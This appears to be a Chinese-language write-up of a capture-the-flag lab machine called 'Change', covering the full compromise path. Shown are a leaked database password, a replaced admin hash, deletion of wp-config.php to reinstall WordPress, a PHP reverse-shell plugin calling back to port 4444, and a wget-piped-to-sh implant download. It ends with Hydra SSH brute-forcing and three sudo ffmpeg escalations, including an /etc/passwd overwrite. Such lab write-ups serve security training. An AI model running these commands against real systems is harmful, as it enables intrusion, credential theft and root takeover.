

Change

方法一

方法二

方法三

The screenshot shows the Wificaler v2.9.3 interface with the '端口扫描' (Port Scan) tab selected. The main area displays a table of scanned ports:

ID	Host	Port	Proto	Banner	Code	Title	Area
1	192.168.56.121	80	HTTP	http://192.168.56.121:80 Apache HTTP-Server/2.4.62 Apache/2.4.62 (Debian) Apache-Web-Server	200	None	
2	192.168.56.121	22	SSH	192.168.56.121:22 OpenSSH 8.4p1 Debian 5+deb11u3	0		
3	192.168.56.121	3306	MYSQL	192.168.56.121:3306 MySQL 5.5.5-10.5.23-MariaDB-0+deb11u1	0		

At the bottom left, it says 'IP存活: 1 端口存活: 3 检测队列: 65535/11800 用时: 25s'. At the bottom right, there are navigation buttons for page 1 of 10.

发现开了3个端口

访问<http://192.168.56.121>得到Please visit: change.dsز

猜测要绑定IP和域名

/etc/hosts写入如下内容

```
Plain Text |  
▼  
1 192.168.56.121 change.dsز
```

访问<http://change.dsز>跳转到一个登录界面

System Login

Username:

Password:

查看前端源码发现数据库账号密码，刚好前面有一个3306端口

```
Plain Text |
```

```
1 <!-- Database connection settings:
2 Host=localhost, DB=changeweb
3 User=change, Password=change -->
```

连接数据库成功

我的连接

192.168.56.121

changeweb

表

users

对象

users @changeweb (192.168.56.12...)

	id	username	password
	# int(11)	varchar(255)	\$2y\$10\$EFCK8LdjkDv1W52q0bV8.OLUicO8h6kYBqU5nE1jOc5q3qQ9l5mZG
	1	root	

发现账号root， 密码bcrypt加密

```

1 import bcrypt
2
3 password = "123456".encode('utf-8')
4 salt = bcrypt.gensalt(rounds=10, prefix=b'2b')
5 hash_value = bcrypt.hashpw(password, salt)
6 hash_str = hash_value.decode('utf-8')
7 hash_str_compatible = hash_str.replace('$2b$', '$2y$')
8
9 print(f"密码 '123456' 的 bcrypt 哈希值 ($2b$ 格式):")
10 print(hash_str)
11 print("\n兼容PHP的$2y$格式哈希值:")
12 print(hash_str_compatible)
13
14 if bcrypt.checkpw(password, hash_value):
15     print("\n密码验证成功! ")
16 else:
17     print("\n密码验证失败。")

```

```

1 import bcrypt
2
3 password = "123456".encode('utf-8')
4 salt = bcrypt.gensalt(rounds=10, prefix=b'2b')
5 hash_value = bcrypt.hashpw(password, salt)
6 hash_str = hash_value.decode('utf-8')
7 hash_str_compatible = hash_str.replace(_old: '$2b$', _new: '$2y$')
8
9 print(f"密码 '123456' 的 bcrypt 哈希值 ($2b$ 格式):")
10 print(hash_str)
11 print("\n兼容PHP的$2y$格式哈希值:")
12 print(hash_str_compatible)
13
14 if bcrypt.checkpw(password, hash_value):
15     print("\n密码验证成功! ")
16 else:
17     print("\n密码验证失败。")

```

2 (1) ×

```
C:\Users\35031\PycharmProjects\pythonProject2\.venv\Scripts\python.exe C:\Users\35031\PycharmProjects\pythonProject2\2.py
密码 '123456' 的 bcrypt 哈希值 ($2b$ 格式):
$2b$10$pe5tecvJHxCsG1qANX71q0FYB.x6Z4e/VwzTIyd0Ly3L1vm5dex9e
```

```
兼容PHP的$2y$格式哈希值:
$2y$10$pe5tecvJHxCsG1qANX71q0FYB.x6Z4e/VwzTIyd0Ly3L1vm5dex9e
```

密码验证成功!

用生成的123456替换之前加密的密码

```
1 $2y$10$pe5tecvJHxCsG1qANX71q0FYB.x6Z4e/VwzTIyd0Ly3Livm5dex9e
```

登录成功是一个命令执行接口

Admin Console

Command: ls, rm, pwd

[Go to Query Tool](#)

但是只能执行ls, rm, pwd三个命令。

```
1 ls ../
```

发现还有一个域名

Admin Console

Command: ls, rm, pwd

Output:

```
change.ds1
html
wordpress.change.ds1
```

[Go to Query Tool](#)


把这个域名也加进/etc/hosts

```
1 192.168.56.121 wordpress.change.ds1
```

访问<http://wordpress.change.dsza/>发现是wordpress站点，但是不知道账号密码，前面发现有rm命令可以执行，这里直接删除wp-config.php，然后再访问/wp-admin/install.php，重新安装。

```
Plain Text |
```

```
1 rm ../wordpress.change.dsza/wp-config.php
```



The screenshot shows a terminal window with the title 'Plain Text'. Inside, there is a single line of code: '1 rm ../wordpress.change.dsza/wp-config.php'. The terminal is running on a Linux system, as indicated by the prompt and the window title.

本地开一个mysql



The screenshot shows the 'Setup Configuration' page of a WordPress installation. It asks for database connection information:

- 数据库名: test (希望将 WordPress 安装到的数据库名称)
- 用户名: root (您的数据库用户名)
- 密码: 123456 (您的数据库密码)
- 数据库主机: 192.168.56.1 (如果 localhost 不起作用，您通常能够从主机商处获得正确的信息)
- 表前缀: wp_ (如果您希望在同一个数据库安装多个 WordPress，请修改前缀)

A '提交' (Submit) button is at the bottom.

然后新的管理员账号密码为1:diWOrOyX2*pb&Zoxq^

The screenshot shows the WordPress Admin Panel. On the left, there's a sidebar with links like '仪表盘', '文章', '媒体', '页面', '评论', '外观', '插件', '用户', '工具', '设置', and '收起菜单'. The main area has a dark header with '欢迎使用 WordPress !' and '详细了解 6.8.1 版本。'. Below the header are three cards: '使用区块和区块样板创作丰富的内容', '使用区块主题定制整个站点', and '使用样式变更站点的外观和风格'. The central part of the screen contains several widgets: '站点健康状态' (No information), '概览' (1篇文章, 1个页面, 1条评论), '快速草稿' (Title, Content, Save Draft), and 'WordPress 活动及新闻' (Search for cities, City: 广州). A large dashed box on the right indicates where modules can be dragged.

登录成功

创建一个简单的反弹 shell 插件

```
Plain Text | ▾
```

```
1 <?php
2 /**
3  * Plugin Name: Reverse Shell Plugin
4  * Plugin URI:
5  * Description: Reverse Shell Plugin for penetration testing.
6  * Version: 1.0
7  * Author: Security Analyst
8  * Author URI: http://www.example.com
9  */
10 exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.56.1/4444 0>&1'");
11 ?>
```

将 PHP 文件打包成 `.zip` 格式

```
Plain Text | ▾
```

```
1 zip revshell.zip revshell.php
```

导航至“插件”页面，选择“上传插件”，上传 `revshell.zip` 并激活。

The screenshot shows the WordPress Admin Panel with the URL `http://change.dszzwp-admin/plugin-install.php`. The left sidebar is visible with the 'Plugins' section selected. The main content area is titled '安装插件' (Install Plugins) with a sub-header '上传插件' (Upload Plugin). It displays a message: '如果您有 .zip 格式的插件文件，可以在这里通过上传安装它。' (If you have a .zip format plugin file, you can install it here by uploading it.) Below this is a file upload input field with the placeholder 'Browse...' and 'No file selected.' A '立即安装' (Install Now) button is next to it. At the bottom of the page, there's a '热门标签' (Popular Tags) section and a note about errors.

The screenshot shows the WordPress Admin Panel with the URL `http://change.dszzwp-admin/update.php?action=upload`. The left sidebar is visible with the 'Plugins' section selected. The main content area shows the progress of installing a plugin named 'rev.zip': '正在安装您上传的插件 : rev.zip', '正在解压缩安装包...', '正在安装插件...', and '插件安装成功。'. Below this, there are two buttons: '启用插件' (Activate Plugin) and '转到“插件安装器”页面' (Go to Plugins Installer Page). The bottom of the page includes the standard WordPress footer and version information.

成功接收到反弹的shell。

```
命令提示符 - nc.exe -lvpn 4444 × + ▾ E:\Tool\渊龙Sec安全团队CTF&AWD工具包\渊龙Sec安全团队CTF&AWD工具包V4.0\3#AWD工具大全\提权&维权工具\反弹shell\netcat-1.11n c.exe -lvpn 4444 listening on [any] 4444 ... connect to [192.168.56.1] from (UNKNOWN) [192.168.56.121] 45934 bash: cannot set terminal process group (486): Inappropriate ioctl for device bash: no job control in this shell www-data@Change:/var/www/wordpress.change.ds$ whoami whoami www-data www-data@Change:/var/www/wordpress.change.ds$
```

上线vshell

```
Plain Text | ▾ 1 wget -qO- http://192.168.56.1:12345/slt | sed 's/curl -fsSL/wget -qO-/' | sed 's/curl -fsSLo/wget -qO/' | sh
```

发现/home/lzh/路径下面有一个.pass.txt，猜测是lzh用户的密码，爆破一下。

```
Plain Text | ▾ 1 hydra -L user.txt -P pass.txt ssh://192.168.56.120 -vv [ATTEMPT] target 192.168.56.120:22 login "lzh" -hpass "77777777" -h355 of 405 [child 15] (0/1) ge.ds$ / 0 [ATTEMPT] target 192.168.56.120:22 login "lzh" -hpass "cheese" -h356 of 405 [child 5] (0/1) [ATTEMPT] target 192.168.56.120:22 login "lzh" -hpass "159753" -h357 of 405 [child 6] (0/1) [ATTEMPT] target 192.168.56.120:22 login "lzh" -hpass "1a2b3c4d1a2b3c4d" -h358 of 405 [child 14] (0/1) [22][ssh] host: 192.168.56.120:22 login: lzh password: 1a2b3c4d1a2b3c4d [REDO-ATTEMPT] target 192.168.56.120:22 login: "root" -hpass "nicole" -h359 of 405 [child 14] (1/1) [STATUS] attack finished for 192.168.56.120 (waiting for children to complete tests) [STATUS] 135.00 tries/min, 405 tries in 00:03h, 1 to do in 00:01h, 8 active 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-21 14:40:05
```

切换到lzh用户

```
Plain Text | ▾ 1 lzh@Change:~$ sudo -l 2 Matching Defaults entries for lzh on Change: 3 env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin 4 5 User lzh may run the following commands on Change: 6 (ALL) NOPASSWD: /usr/bin/ffmpeg
```

发现lzh用户免密sudo运行ffmpeg

利用ffmpeg提权

方法一

直接通过报错信息输出文件内容

```
Plain Text | ▾
```

```
1 sudo ffmpeg -f concat -i /root/root.txt
```


```
lzh@Change:~$ sudo ffmpeg -f concat -i /root/root.txt
ffmpeg version 4.3.7-0+deb11u1 Copyright (c) 2000-2024 the FFmpeg developers
  built with gcc 10 (Debian 10.2.1-6)
configuration: --prefix=/usr --extra-version=0+deb11u1 --toolchain=hardened --libdir=/usr/lib/x86_64-linux-gnu --incdir=/usr/include/x86_64-linux-gnu --arch=amd64
  --enable-gpl --disable-stripping --enable-avresample --disable-filter=resample --enable-gnutls --enable-ladspa --enable-libaom --enable-libass --enable-libbluray --enable-libbs2b --enable-libcaca --enable-libcdio --enable-libcodec2 --enable-libdavid --enable-libflite --enable-libfontconfig --enable-libfreetype --enable-libfribidi --enable-libgme --enable-libgsm --enable-libjack --enable-libmp3lame --enable-libmysofa --enable-libopenjpeg --enable-libopenmpt --enable-libopus --enable-libpulse --enable-librabbithq --enable-librsvg --enable-librubberband --enable-libshine --enable-libsnappy --enable-libsoxr --enable-libspeex --enable-libsr --enable-libssh --enable-libtheora --enable-libtwolame --enable-libvidstab --enable-libvorbis --enable-libvpx --enable-libwvpack --enable-libwebp --enable-libx265 --enable-libxml2 --enable-libxvid --enable-libzmq --enable-libzvbi --enable-lv2 --enable-omx --enable-opencl --enable-opencl --enable-opengl --enable-sdl2 --enable-pocketsphinx --enable-libfmfx --enable-libfdk1394 --enable-libdrm --enable-libiec61883 --enable-chromaprint --enable-freior --enable-libx264 --enable-shared
  libavutil      56. 51.100 / 56. 51.100
  libavcodec    58. 91.100 / 58. 91.100
  libavformat   58. 45.100 / 58. 45.100
  libavdevice    58. 10.100 / 58. 10.100
  libavfilter    7. 85.100 / 7. 85.100
  libavresample  4.  0.  0 / 4.  0.  0
  libswscale     5.  7.100 / 5.  7.100
  libswresample  3.  7.100 / 3.  7.100
  libpostproc   55.  7.100 / 55.  7.100
[concat @ 0x5dc34c80e40] Line 1: unknown keyword 'flag[root-8d4727897d0129417e1f3f91d1474c1c]'
/root/root.txt: Invalid data found when processing input
lzh@Change:~$
```

方法二

创建一个 5 秒钟的白色背景视频，把文本内容显示在视频中央

```
Plain Text | ▾
```

```
1 sudo ffmpeg -f lavfi -i color=c=white:s=640x480:d=5 -vf "drawtext=textfile=/root/root.txt:x=(w-text_w)/2:y=(h-text_h)/2:fontsize=24:fontcolor=black" -c:v libx264 -pix_fmt yuv420p output.mp4
```



方法三

写一个用户进/etc/passwd

```

Plain Text | ▾

1 cp /etc/passwd 0.txt
2 echo 'r00t:roK20XGbWEsSM:0:0:x:/root:/bin/bash' >> 0.txt
3 sudo ffmpeg -f data -i /home/lzh/0.txt -map 0 -codec copy -f rawvideo user.txt

```

```

lzh@Change:~$ sudo ffmpeg -f data -i /home/lzh/0.txt -map 0 -codec copy -f rawvideo /etc/passwd
ffmpeg version 4.3.7-0+deb11u1 Copyright (c) 2000-2024 the FFmpeg developers
  built with gcc 10 (Debian 10.2.1-6)
  configuration: --prefix=/usr --extra-version=0+deb11u1 --toolchain=hardened --libdir=/usr/lib/x86_64-linux-gnu --incdir=/usr/include/x86_64-linux-gnu --arch=amd64
--enable-gpl --disable-stripping --enable-avresample --disable-filter=resample --enable-gnutls --enable-ladspa --enable-libaom --enable-libass --enable-libbluray --enable-libbs2b --enable-libcaca --enable-libcdio --enable-libcodecs2 --enable-libdav1d --enable-libflite --enable-libfontconfig --enable-libfreetype --enable-libfribidi --enable-libgme --enable-libgsm --enable-libjack --enable-libmp3lame --enable-libmysofa --enable-libopenjpeg --enable-libopus --enable-libopusfile --enable-librubbitmq --enable-librsvg --enable-librubberband --enable-libshine --enable-libsnappy --enable-libsoxr --enable-libspeex --enable-libsrtp --enable-libssh --enable-libtheora --enable-libtwolame --enable-libvidstab --enable-libvorbis --enable-libvpx --enable-libwavpack --enable-libwebp --enable-libx265 --enable-libxml2 --enable-libxvid --enable-libzmq --enable-libzvbi --enable-lv2 --enable-omx --enable-openal --enable-opencore-amr --enable-opengl --enable-opengl --enable-sdl2 --enable-pocketsphinx --enable-libmfx --enable-libdc1394 --enable-libdrm --enable-libiec61883 --enable-chromaprint --enable-frei0r --enable-libx264 --enable-shared
  libavutil      56. 51.100 / 56. 51.100
  libavcodec     58. 91.100 / 58. 91.100
  libavformat    58. 45.100 / 58. 45.100
  libavdevice    58. 10.100 / 58. 10.100
  libavfilter     7. 85.100 / 7. 85.100
  libavresample   4.  0.  0 / 4.  0.  0
  libswscale      5.  7.100 / 5.  7.100
  libswresample   3.  7.100 / 3.  7.100
  libpostproc    55.  7.100 / 55.  7.100
Input #0, data, from '/home/lzh/0.txt':
  Duration: N/A, start: 0.000000, bitrate: N/A
    Stream #0:0: Data: none
File '/etc/passwd' already exists. Overwrite? [y/N] y
Output #0, rawvideo, to '/etc/passwd':
Metadata:
  encoder         : Lavf58.45.100
  Stream #0:0: Data: none
Stream mapping:
  Stream #0:0 -> #0:0 (copy)
Press [q] to stop, [?] for help
size=       1kB time=00:00:00.00 bitrate=N/A speed=    0x
video:0kB audio:0kB subtitle:0kB other streams:1kB global headers:0kB muxing overhead: 0.000000%
lzh@Change:~$ []

```

r00t:root连接即可

